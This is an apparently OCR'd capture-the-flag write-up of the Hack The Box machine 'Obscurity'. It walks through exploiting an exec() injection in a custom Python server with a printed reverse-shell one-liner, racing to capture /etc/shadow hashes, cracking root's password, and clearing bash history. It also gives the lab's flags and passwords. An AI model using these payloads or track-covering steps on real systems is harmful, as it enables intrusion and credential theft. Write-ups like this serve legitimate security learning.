Obscurity

Ursa

December 30, 2019

Overview

This box is rated as easy, the operating system is linux, and it's been up for 11 days at the time of this writeup with 1090 user owns and 1035 root owns.

Contents

1 Walkthrough

1.1 Recon

Nmap This is just cursory scanning with a default *nmap -sS -sC -sV 10.10.10.168* scan. There are multiple services, namely ports: 22, 80, 8080 (BadHTTPServer), and 9000 (cslistener). We'll check out the webpage first.

The Web Page Though port 80 shows up in our nmap scan, it's closed so we'll have to connect via port 8080. We're brought to a plain-looking webpage that gives us a few hints.

1. All software is written from scratch, including the web server being hosted
2. The server will restart if it hangs for 30 seconds
3. It uses an "unbreakable encryption algorithm"
4. It uses a more secure replacement to SSH
5. We have a contact and potential user: *secure*
6. The source code for the web server is in *SuperSecureServer.py* in a secret development directory

We'll go ahead and start burp suite to capture any and all traffic to the service.




Figure 1: Some hints we got from the webpage

1.2 Scanning

Dirb I'll go ahead and run a dirb scan to make sure that we don't have any extra directories unaccounted for. While this runs, I'll look for a 'robots.txt' for more information. It turns out that there's no robots.txt file (which shouldn't be a surprise since it's all custom made), so I'll wait for the results from dirb. The scan didn't return anything useful, so we'll go ahead and look at the GET header when we request the webpage.

Header The GET request I sent to the webpage returned a response and nothing interesting was found in the response. I'll go ahead and fuzz the website to find a directory with our python file inside.




Figure 2: HTTP GET Request

Fuzzing According to figure 1, we can see that we're looking for a file *SuperSecureServer.py* and that it's in some directory. We'll add this in our fuzzing to return only directories that contain that file (check out figure 3 to see the command I used). A single

Figure 3: Using ffuf to find the Python file

directory was returned, and I can verify by going into the browser and looking for the Python file via URL. When I send a request, I'm returned a page of source code (see

figure 4). I'll save this and do some source code analysis to see what I can break in order to gain access to the machine.




Figure 4: SuperSecureServer webpage

1.3 Gaining Access

SuperSecureServer.py Using curl to save the page contents to a Python file, I can now wander through the source code and see what it does. This will be useful for creating an exploit to gain access to the machine. Primarily, things will be a lot easier to follow if I add comments denoting where things are. I've added comments denoting imports, global variables and classes. You can do this by adding a # and then text afterwards. The classes present are what make the server run, so I need to figure out what they do. Understanding Python, it executes from top to bottom, so to get the bigger picture I should analyze it from bottom to top, rather than the other way around. This will give me a picture of how the 'main' part works instead of spending a good amount of time reading the minutia and getting little out of it.

Server Class Examining the server class, there are a few functions:

1. init
2. listen
3. listenToClient
4. handleRequest
5. serveDoc

The *init* function is responsible for setting certain variables when the server instance initializes. Let's take a look at the code and go through it.

```
def __init__(self, host, port):
    #1
    self.host = host
    self.port = port
    #2
    self.socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    #3
    self.socket.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    #4
    self.socket.bind((self.host, self.port))
```

In the first mark, the server sets its *host* and *port* values to the ones passed to the class. Secondly, the socket is created with TCP settings (SOCK_DGRAM will set it for UDP, etc.). After that, the opt settings are set, allowing a client to have an easy time maintaining the connection. Finally, the socket binds with the settings given. This is pretty standard code when creating a web server in Python.

```
self.socket.listen(5)
while True:
    client, address = self.socket.accept()
    client.settimeout(60)
    threading.Thread(target = self.listen-
    ToClient,args = (client,address)).start()
```

The listen method doesn't take arguments, but sets variables when a client connects. The timeout timer is set for 60 seconds, to save resources if a connection isn't being used. When a client connects, a new thread is created and sets the target to the *listenToClient* method (we'll go over that next) and starts it.
The listenToClient method basically sends back the recieved data, but also sets a data limit to 1024 bits. This can be useful information if we want to exploit a buffer overflow, but we may just take advantage of the echo-ing nature of the method.
The listenToClient method invokes the handleRequest method, so let's go over that method.

Getting to the exploit Now that we have a better understanding of what the class is doing, we get to the serveDoc method, which houses the vulnerability. Instead of chaining the *format* function to the string, the programmer used *exec()* to format the string instead. All we need to do is escape this sequence and run our own code. I originally thought it would be a good idea to use the os.system function to call a reverse netcat shell, but that didn't work. After hours of experimentation and pain, I found a Python one-liner that would work. I started a netcat listner process and, in the url, after a /, I added the following text:

```
';s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("10.10.14.33",42069));
os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

all on one line. This caused the request to hang in the browser and when I switched to the command-line, I was greeted with a login message.

Figure 5: The exploit one-liner

Figure 6: The result of my suffering

Checking out user docs In the robert user directory, there are a few files that are of interest. The first being *BetterSSH.py* inside the BetterSSH subdirectory. The others

being check.txt, out.txt, passwordreminder.txt, and SuperSecureCrypt.py. The user.txt is interesting of course, but we won't have access to it at this time. What I need to do first is to read the Python files in order to get a better understanding of what those services actually do and what I can use to get past this wall.

Climbing mountains I ended up using *SuperSecureCrypt.py* as well as *check.txt* and *out.txt* to find the key; passwordreminder.txt is also useful since it should give us the key for the user *robert*. Firstly, I can bruteforce the password and check for progress. By passing the -d flag to the script, I can decrypt an encrypted file. All I needed to do was pass the input file, the output file for the pending result, and the key to decrypt the message. Since the script deals with unicode characters, it'll be decrypting one byte

Figure 7: Getting close...

at a time (one character at a time). By going through each letter until a match to the *check.txt* is met, I whidled down the list of candidate keys to a list of four by passing what I had through cat and grep, and then tried those until I found the key: **alexandrovich**. The result from applying the key to *passwordreminder.txt* is **SecThruObsFTW**.




Figure 8: Finally!

1.4 Maintaining Access

What about Bob? Now that I have the password, I just need to connect to user robert. I can do that real quick by using the *su* command, which saves a bit of time as well; we can connect via SSH, which gives us a full tty, however, and we will after catting *user.txt*. Now that it's done, the hash ends up being **e4493782066b55fe2755708736ada2d7**.

1.5 Privilege Escalation

Snooping around Now that I'm in the user robert's directory, I'll go ahead and look at the *BetterSSH.py* script that seemed interesting earlier. It seems that the script generates a random path and initiates a session variable (dictionary which the script checks later down the line). After the password is given, then the meat and potatoes of the script run. It looks in */etc/shadow* and writes the user passwords into a file in */tmp/SSH* and the file name is the random 8 digit name generated at the beginning of the script (we don't know it... yet). As it sits, no matter what happens, the file is deleted and you're returned to a terrible shell implemented in the other part of the script. This won't be useful in regards to this, but it's worth a read.

Fixing issues On first run, I was harassed by a slew of errors, so fixing a few things would be beneficial if I wanted a simple experience. Firstly, I had to deal with a permission error to the */etc/shadow* file (the script couldn't read it and made bad assumptions);

this is simple to fix, as I just prepended the command with *sudo* and when I called the commands, I used the full path as shown in the *sudo -l* command. Next, I got an error stating that */tmp/SSH/¡file¿* didn't exist, so I checked out the tmp directory and made a SSH subdirectory for the password files to be made to. The trick now is getting to the file before it's deleted.


A dash of bash In order to get to that file, I either need to be omnicient, omnipresent, or set up another session. In one session, I wanted to 'listen' to the directory to check for any new files and cat them as they are made. In the other, I wanted to run the Python script and generate the file. To capture the file as it came, I needed to make a script to listen and print, seen below:

```
#!/bin/bash

while true;
do
        find /tmp/SSH -type f -exec_cat /tmp/SSH/* {} \;
done
~
```

Figure 9: A simple bash script for my needs


In sync Finally, once I've tested the script and have both connections ready to go, I initiated my script, then started the python file. Sure enough, I got output giving the root and robert password hashes.




Grabbing the hash Fairly straightforward, I used john to crack the hash from the password dump, and got the string **mercedes**. I used this password to login to the root account. I *cd*'d to the home directory and got the root hash: **512fd4429f33a113a44d5acde23609e3**.

1.6 Covering Tracks

I deleted the directories *Ursa* and *SSH* in the tmp directory that I created, then made sure that I left the bash history clear. I didn't delete the logs, however, since I'm not





sure if they'll be used by the sysadmin for other purposes; were it to be a real pentest, it would be wise to erase your actions in various logs (make sure to document them elsewhere for notation and accountability purposes).

2 What was Learned

Reverse Shells It should be noted that not every computer has netcat installed. This should be a rather obvious statement, however I fell into the trap of assuming that most or all the boxes available have netcat installed, and that we will have access to this. The solution to this quandry is to make a reverse shell script in a language or tool that is known to be available to the machine. In this scenario, Python is installed so I'll use that to make a reverse shell script (seen on page 7).

Decrypting Note It would be wise to pay attention to how long the key is and how long the characters are in the key and in the plaintext (as well as the encrypted text) as it can give away any vulnerability in the method used. If, like in this activity, there's mention to ordinals in the encrytion method, you can assume that the character will remain 1 byte long (which correlates to unicode characters).

3 What to Research

Fuzzing tools and methodology Fairly straightforward, we were given a file to look for: *SuperSecureServer.py* and it would reside in a development directory. This can be placed in a fuzzer as */some_directory/SuperSecureServer.py* and we can work with it from there. Looking at the method of scanning or fuzzing is also beneficial since overlooking simple things can be easy if a deep breath and clear head are missing from the equation.

Notes

On fuzzing Maybe timing has a bigger impact on the fuzzing process than I thought. I've used dirbuster, wfuzz, and ffuf with no results and in the meantime, it seems others have gotten progress with a common-sized wordlist and default fuzzing tools. I might have to read into timing in regards to fuzzing further (i don't know how it would affect it if each request is sent separately; http requests aren't stateful after all). **Update: Instead of timing, I should have worried about the wordlist I used and kept watch over how (un)selective the 200 OK response was. By using a smaller wordlist, I can pinpoint directories and not waste time on chasing rabbit holes.**

Reading someone else's mess When I tried exploiting *SuperSecureCrypt.py*, I had an issue prioritizing what to keep in mind. I was so caught up in the text files and the role they played, that I didn't pay attention to the ordinal and character manipulation of the script. The point is, take a step back and analyze every piece of the puzzle. Keeping good notes (as well as your head) is the keystone to making proper decisions. I should also look into a more effective way of dealing with stress and mitigating tunnel vision.

Conclusion

Resources

Reverse Shell cheatsheet :
pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet